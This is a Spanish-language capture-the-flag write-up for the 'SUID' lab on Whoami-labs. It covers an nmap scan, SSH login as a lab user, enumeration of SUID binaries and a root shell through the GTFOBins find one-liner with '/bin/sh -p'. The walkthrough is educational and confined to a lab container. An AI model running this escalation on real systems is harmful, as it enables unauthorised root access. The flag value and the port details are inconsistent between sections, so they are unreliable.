

Writeup SUID

Un Enfoque Avanzado en Pruebas de Penetración

Informe del laboratorio SUID


Este writeup está diseñado para guiarte a través de la explotación de esta máquina, destacando las etapas clave y las herramientas utilizadas. **Nota:** Este proceso es para fines educativos y debe realizarse en un entorno controlado.

Autora	Ruth Pérez
Laboratorio	SUID
Plataforma	Whoami-labs
IP Objetivo	172.17.0.2
Fecha	09/07/2026

Herramientas utilizadas

- **nmap** - escaneo y versiones de puertos
- **ssh** - conexión remota
- **find** - enumeración de binarios SUID
- **/bin/sh -p** - shell con privilegios efectivos

Levantamos el laboratorio con el siguiente comando: **sudo bash startlab.sh suid.tar**



1. Enumeración Inicial


Escaneo Inicial

Comenzamos realizando un escaneo de puertos para identificar los servicios activos en la máquina.

nmap -p- -sS -sC -sV --min-rate=5000 -vvv -n -Pn 172.17.0.2 -oN suid.txt

Resultados del escaneo:

- **Puerto 22:** SSH - OpenSSH 8.9p1 Ubutun
- **Puerto 80:** HTTP - Apache httpd 2.4.52



```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.9p1
| ssh-hostkey:
|   256 35:e9:48:3a:04:b5:6c:62:73:4d:8e:5f:b4:5c:1d
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNT
|   256 f5:3e:93:70:de:cc:13:9f:a9:23:b8:b0:5d:76:d4
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAMJJv5DFA7cW
8080/tcp  open  http     syn-ack ttl 64    Apache httpd 2
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-open-proxy: Proxy might be redirecting request
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: SUID Lab | whoami-labs
MAC Address: 02:84:D0:F5:17:84 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:32
Completed NSE at 09:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:32
Completed NSE at 09:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:32
Completed NSE at 09:32, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results.
Nmap done: 1 IP address (1 host up) scanned in 7.10s
Raw packets sent: 65536 (2.884MB) | Rcvd:

```

Enumeración de Servicios

HTTP

Accedemos al servicio HTTP a través del navegador. A menudo, los sitios web contienen pistas sobre los siguientes pasos a seguir.

Enumeración Web

whoami-labs :: SUID Privilege Escalation

Aprende a identificar y explotar binarios SUID para elevar privilegios en sistemas Linux.

¿Qué es el bit SUID?

SUID (Set User ID) es un permiso especial en sistemas Unix/Linux que permite a un usuario ejecutar un archivo con los privilegios del propietario del archivo, en lugar de con sus propios privilegios. Cuando un binario tiene el bit SUID activado y su propietario es **root**, cualquier usuario que lo ejecute lo hará temporalmente como **root**. Esto es útil para programas legítimos como **passwd** o **sudo**. Binarios peligrosos tienen SUID mal configurado.

Identificación de binarios SUID

Para encontrar binarios con SUID en un sistema Linux, usa:

```
find / -perm -4000 -type f 2>/dev/null
```



Este comando busca archivos con el bit SUID (4000) en todo el sistema y suprime errores de permisos.

Permisos SUID en detalle

Un archivo con SUID se identifica con una 's' en los permisos de ejecución del propietario:

```
-rwxr-xr-x 1 root root 12345 Jan 01 12:00 /usr/bin/programa
```


La 's' en lugar de 'x' indica que el bit SUID está activo. Puedes activar SUID con:



Acceso vía SSH

Se accedió con el usuario student (proporcionado por el laboratorio)

ssh student@172.17.0.2



```
(kali㉿kali)-[~/whoami-labs/machines/suid]
$ ssh student@172.17.0.2
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
student@172.17.0.2's password:
Permission denied, please try again.
student@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@b6a02b82f9ff:~$
```

2. Enumeración de privilegios

Una vez dentro, se verificó el usuario actual:


```
student@b6a02b82f9ff:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@b6a02b82f9ff:~$ pwd
/home/student
student@b6a02b82f9ff:~$ whoami
student
student@b6a02b82f9ff:~$ ls -al
total 28
drwxr-x--- 1 student student 4096 Jul  7 14:14 .
drwxr-xr-x 1 root     root    4096 Dec  5 2025 ..
-rw-r--r-- 1 student student 220  Jan  6 2022 .bash_logout
-rw-r--r-- 1 student student 3771 Jan  6 2022 .bashrc
drwx----- 2 student student 4096 Jul  7 14:14 .cache
-rw-r--r-- 1 student student 807  Jan  6 2022 .profile
student@b6a02b82f9ff:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/find
/usr/bin/mount
/usr/bin/umount
/usr/bin/cp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mv
student@b6a02b82f9ff:~$
```

Búsqueda de binarios SUID

Tras obtener acceso inicial, buscamos binarios SUID que podrían ser explotables. Se listaron todos los archivos con el bit SUID activo.

```
find / -perm -4000 2>/dev/null
```

```
student@b6a02b82f9ff:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/find
/usr/bin/mount
/usr/bin/umount
/usr/bin/cp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mv
student@b6a02b82f9ff:~$
```

El binario `/usr/bin/find` llama la atención, ya que es conocido por ser explotable cuando tiene SUID y es propiedad de root.

3. Explotación del binario find

Consultando GTFOBins, se confirma que **find** puede ejecutar comandos con privilegios elevados si tiene SUID.

`find . -exec /bin/sh -p \; -quit`

gtfobins.org/gtfobins/find/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Installation successful ...

.. / find Sponsor Fork Star 13,428

Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
find . -exec /bin/sh -p \; -quit
```


Explotación

1. **-exec /bin/sh -p** = ejecuta una shell manteniendo los privilegios efectivos (**-p** evita que **sh** reduzca privilegios).
2. **-quit** = termina después de ejecutar el comando.

```
Last login: Tue Jul 7 14:28:10 2026 from 172.17.0.1
student@0a65b58f92e7:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@0a65b58f92e7:~$ pwd
/home/student
student@0a65b58f92e7:~$ whoami
student
student@0a65b58f92e7:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/find
/usr/bin/mount
/usr/bin/umount
/usr/bin/cp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mv
student@0a65b58f92e7:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# id
uid=1000(student) gid=1000(student) euid=0(root) groups=1000(student)
# find / -name "*flag*" 2>/dev/null
/root/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.0/tty/ttyS0
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/waitflags.ph
# cat /root/flag.txt
RDP_Exp17
#
```

4. Obtención de la flag

Con el privilegios de root, se buscó el archivo de la flag:

find / -name "*flag*" 2>/dev/null

Se leyó su contenido

cat /root/flag.txt

Flag obtenida

RDP:Ex17


```
Completed NSE at 10:27, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Bienvenido a WHOAMI-LABS.COM. Laboratorio: SUID.
Scanned at 2026-07-07 10:27:27 EDT for 7s
Not shown: 65533 closed tcp ports (reset)
Tu laboratorio SUID está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2
Ingresa la flag: RDP_Exp17
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```

Conclusiones

El laboratorio demostró cómo un binario con **SUID** mal configurado (**find**) permite escalar privilegios de un usuario sin privilegios a **root**. La clave estuvo en:

- Enumerar correctamente los binarios **SUID**.
- Identificar **find** como vector de ataque.
- Ejecutar una shell con privilegios efectivos usando **-exec**.

La explotación de la máquina SUID enfoca técnicas esenciales como la enumeración de servicios, el análisis de archivos, y la explotación de binarios SUID. Es una excelente práctica para fortalecer habilidades en seguridad informática.

Advertencia: Este writeup es para fines educativos y debe ser utilizado responsablemente. Explorar y probar vulnerabilidades en sistemas no autorizados es ilegal y poco ético.